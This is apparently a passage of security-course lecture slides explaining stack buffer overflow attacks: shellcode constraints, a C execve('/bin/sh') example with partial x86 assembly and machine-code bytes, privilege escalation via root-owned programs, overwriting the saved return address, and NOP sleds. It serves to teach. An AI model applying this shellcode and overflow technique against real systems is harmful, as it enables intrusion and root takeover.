  - It can't contain any all-zero bytes
    - Otherwise, sprintf / gets / scanf / ... will stop copying
    - How could you write assembly to never contain a full zero byte?
  - It can't make use of the loader (we're injecting)
  - It can't use the stack (we're going to smash it)

# WHAT KIND OF CODE WOULD WE WANT TO RUN?

---

- Goal: **full-purpose shell**
  - The code to launch a shell is called “**shell code**”
  - It is nontrivial to do it in a way that works as injected code
    - No zeroes, can’t use the stack, no loader dependence
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: **privilege escalation**
  - Ideally, they go from guest (or non-user) to root

# SHELLCODE

---

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

# SHELLCODE

---

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

# SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

# SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```

# SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```

Machine code

(Part of)  
your  
input

# PRIVILEGE ESCALATION

---

- More on Unix permissions later, but for now...
- Recall that each file has:
  - Permissions: read / write / execute
  - For each of: owner / group / everyone else
- **Permissions** are defined over **userid's** and **groupid's**
  - Every user has a userid
  - root's userid is 0
- Consider a service like passwd
  - Owned by root (and needs to do root-y things)
  - But you want **any user** to be able to execute it

## CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

---

- **All we can do is write to memory from buffer onward**
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

## CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

---

- **All we can do is write to memory from buffer onward**
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

## CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

---

- **All we can do is write to memory from buffer onward**
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

## CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN


- **All we can do is write to memory from buffer onward**
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

## CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN


- **All we can do is write to memory from buffer onward**
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

## CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- **All we can do is write to memory from buffer onward**
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Thoughts?

# STACK & FUNCTIONS: SUMMARY

---

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp


## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
- 8. Jump back to return address: pop %eip**


## Calling function (after return):

9. Remove the arguments off of the stack: %esp = %esp + number of bytes of args


# HIJACKING THE SAVED %EIP



# HIJACKING THE SAVED %EIP



# HIJACKING THE SAVED %EIP




# HIJACKING THE SAVED %EIP



But how do we know the address?


# HIJACKING THE SAVED %EIP

What if we are wrong?




# HIJACKING THE SAVED %EIP

What if we are wrong?




# HIJACKING THE SAVED %EIP

What if we are wrong?



# HIJACKING THE SAVED %EIP

What if we are wrong?



This is most likely data,  
so the CPU will panic  
(Invalid Instruction)

## CHALLENGE 3: FINDING THE RETURN ADDRESS

---

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp

## CHALLENGE 3: FINDING THE RETURN ADDRESS

---

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!

## CHALLENGE 3: FINDING THE RETURN ADDRESS

---

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means  $2^{32}$  ( $2^{64}$ ) possible answers


## CHALLENGE 3: FINDING THE RETURN ADDRESS

---

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means  $2^{32}$  ( $2^{64}$ ) possible answers
- But without address randomization:
  - The stack always starts from the same, **fixed address**
  - The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

# IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction  
(just moves to the next instruction)




# IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction  
(just moves to the next instruction)




# IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction  
(just moves to the next instruction)



